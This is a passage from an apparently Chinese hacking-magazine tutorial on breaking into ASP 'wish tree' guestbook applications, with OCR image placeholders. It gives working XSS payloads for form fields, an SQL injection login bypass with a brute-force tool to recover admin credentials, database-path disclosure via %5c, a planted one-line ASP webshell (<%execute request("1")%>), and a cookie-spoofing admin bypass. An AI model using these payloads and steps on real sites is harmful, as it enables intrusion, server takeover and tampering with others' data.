


图2

便可突破输入框的长度限制了。OK！为了让大家更快看到此虫虫的真面目，以下省去偶的N次测试过程，直接跳至最后一次。在本地HTM页中的"昵称"中输入如下测试代码："<script>alert("新年快乐")</script>"，在"邮件"及"主页"中输入如下代码：""><script>alert("再次快乐")</script><""，其他项按正常填写，如图2所示。




图3

接下来点"许愿"把这些代码写入数据库内！在许愿提交完成后，网页会自动返回到首页，这时，就会弹出一个窗口，如图3所示，如果前面在"昵称"中写入的是木马网页，那它就不会这么客气了！

注意： 昵称在数据库内的长度限制在60，邮件及主页的长度限制在100，木马网页的跨站代码请参阅手册中的相关文章。

而测试"邮件"和"主页"中的跨站效果，需要管理员进入

后台，打开该愿望的“修改”窗口时，才会激活跨站代码，这里就不演示了，有兴趣的朋友可自行测试。

二、注入虫虫

虽然许愿树程序中的文件很少，但注入虫虫仍有藏身之地。在浏览完许愿树的ＡＳＰ源码后，终于在“后台”登陆文件(admpost.asp)中逮到了一只注入虫虫！此虫的栖身之树和前面的跨站虫虫是一样的。先来剖析其BUG源码：

```
<%
username=request("username") '接受管理员用户名
password=request("password") '接受管理员密码
keys=request("keys")
………
if username<>"" and password<>"" then
set rs=newconn.execute("select * from admin where username='"& username &"'") '判断是否存在该用户，此为注入点
if not (rs.bof and rs.eof) then '判断是否有该权限
if rs("password")=password then
session("password")=rs("password") '为真则将该用户的该权限放入SESSION中
Response.Redirect "admin.asp" '跳转到管理员管理页面
else
mm=1
end if
else
mm=2
end if
elseif keys="submit" then
mm=3
end if
………
If mm=1 then
Response.Write "对不起，您输入的密码有误！"
elseif mm=2 then
Response.Write "您没有登陆的权限！"
elseif mm=3 then
Response.Write "请输入完整的用户名和密码！"
end if
%>
```

又是一个过滤不严的参数Username。通览Admpost.asp，发现其同样对提交的用户名加入了长度限制。不过从上面的代码中，偶还了解到一个信息，该参数使用的是Request方式接收，这样一来，不采用本地HTM提交，直接使用浏览器地址栏提交数据也可以搞定。

在注入之前，先来了解一下Admpost.asp的验证流程，首先判断用户名和密码是否为空，如其中一项为空则显示“请输入完整的用户名和密码！”；接下来再检测输入的用户名是否存在，如不存在则显示：“您没有登陆的权限”；最后就到了验证密码关卡，如错误，则显示：“对不起，您输入的密码有误”。根据最后的两条显示信息，我们就可以构造一些特殊的代码来暴力破解管理员名称及密码。

下面先用一句简单的代码来演示注入的利用方式：在地址栏内输入：“http://127.0.0.1/wish/admpost.asp?password=jmdcw&username='or 1=1 and '1'='1”，提交后如图4所示，密码有误，这说明验证直接到了第三步，绕过了用户名检测。




图4

再来提交另一句代码：将前面的or 1=1改为or 1=2后提交，返回的是“您没有登陆的权限”，这是因为密码不对，用户名又不对，or后的又是不等式，当然通不过验证了。如此一来，把1=1改为SQL的Select语句，根据返回信息的不同，就可以暴破出管理员的名称和密码。但要是一个个的测试，累都要累晕了，不知各位朋友是否还记得偶曾写过一个暴力破解金梅账号的程序，对这个程序偶又做了一些修改，加入了破解许愿树的选项，并增加了破解中文账号的功能。

下面就用这个注入破解工具来暴破出管理员的名称及密码。

启动注入工具，点击“许愿树”中的“管理员”选项，然后再手工修改网址为要测试的许愿树URL地址。偶是用本机测试，所以URL地址是127.0.0.1/wish；接下来点“查询构造”，此步的目的是为了查看构造的语句是否无误，不熟悉SQL语句的朋友按默认即可；接着再点“测试”按钮，在下方的一个文本框内会显示出该网页的文本代码，找到其中的“您没有登陆的权限”，做为关键字，复制到下方的“关键字”文本框内，如图5所示。




图5

至此，准备工作就算做好了。接下来就可以用“猜测MAX”来猜出管理员名称的长度了，在构造字符框的上方，有一个“MAX位”，其显示的是猜出的字段长度，有了长度，再点“开始破解”就开始猜解管理员名称了。如图6，暴破出了管理员的名称。




图6

暴破密码的方法和此步骤是一样的，这里就不赘述了。有了管理员名称及密码，我们就可以进人后台，替管理员修改或删除许愿树上的愿望了！（MM：我挂在许愿树上的愿望是不是你改的！从实招来，否则……）

三、木马虫虫

前面提到的虫虫所造成的危害还仅限于许愿树本身，但下面逮到的这个小虫则会危及到服务器，怕不怕？这个木马虫虫寄身的许愿树名字叫做“迷魂记挂式许愿板”，界面蛮不错的，很有创意！但安全方面就差了些，除了具备前面提到的跨站漏洞外，还有一个更大的漏洞，下面偶就慢慢道来。先看一下其conn.asp中的源码：

```
<%
MM_wish_STRING = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath("data/!!!wishes!!!vertigo&&&.asp")
%>
```

这段代码给我们提供了以下几点信息：1.未加容错语句；2.数据库在Data文件夹内；3.数据库是ASP格式。从前两个信息中，得出如下结论，该许愿树可以暴库！

打开许愿树首页，把index.asp前的“/”替换为“%5c”，提交后的结果如图7所示，暴出了数据库的路径及名称。直接在浏览器地址栏中输入ASP数据库地址(http://127.0.0.1/wish/

data/!!!wishes!!!vertigo&&&.asp)，返回的是乱码页面，说明该数据库未做防下载处理。有了数据库地址及名称，再结合该许愿树的跨站漏洞，就给一句话木马找到了寄身之地。




图7

打开记挂式许愿树的许愿页面，如图8所示，虽然其中的一些项目也加入了长度限制，但在测试后发现，许愿项目中的"来自"和"主页地址"，甚至在"最真诚的话语"中都可直接写入一句话木马："<%execute request("1")%>"。




图8

OK，提交愿望后再用一句话木马客户端来连接，如图9所示，填入所要连接的ASP文件，点"提交"。如图10所示，一个小型的ASP木马就诞生了。




图9

作为"记挂式许愿树"来讲，其本身还有一个致命的漏洞，在其Readme中，有一段介绍修改管理员名称及密码的内容，其所提到的源码在Admin.asp中，如下：




图10

```
<%
if Request.QueryString("login")="yes" then
if request.form("adminname") = "admin" and request.form
("password") = "admin" then
Response.Cookies("adminlogin") = "yes"
End If
end if
%>
```

从中可以看出，许愿树管理员名称和密码是直接写在ASP中，这样，注入在其面前就丧失了威力，但其中的一句Response.Cookies("adminlogin") = "yes"却又暴露出一个致命弱点——Cookies欺骗。使用桂林老兵的Cookies浏览器打开后台页面（如图11），点击其工具条中的"设置自定义cookies"，将Cookies内容修改为："adminlogin=yes"，然后再点登陆页面中的"管理一下"链接（如图12），轻而易举就进入了后台。

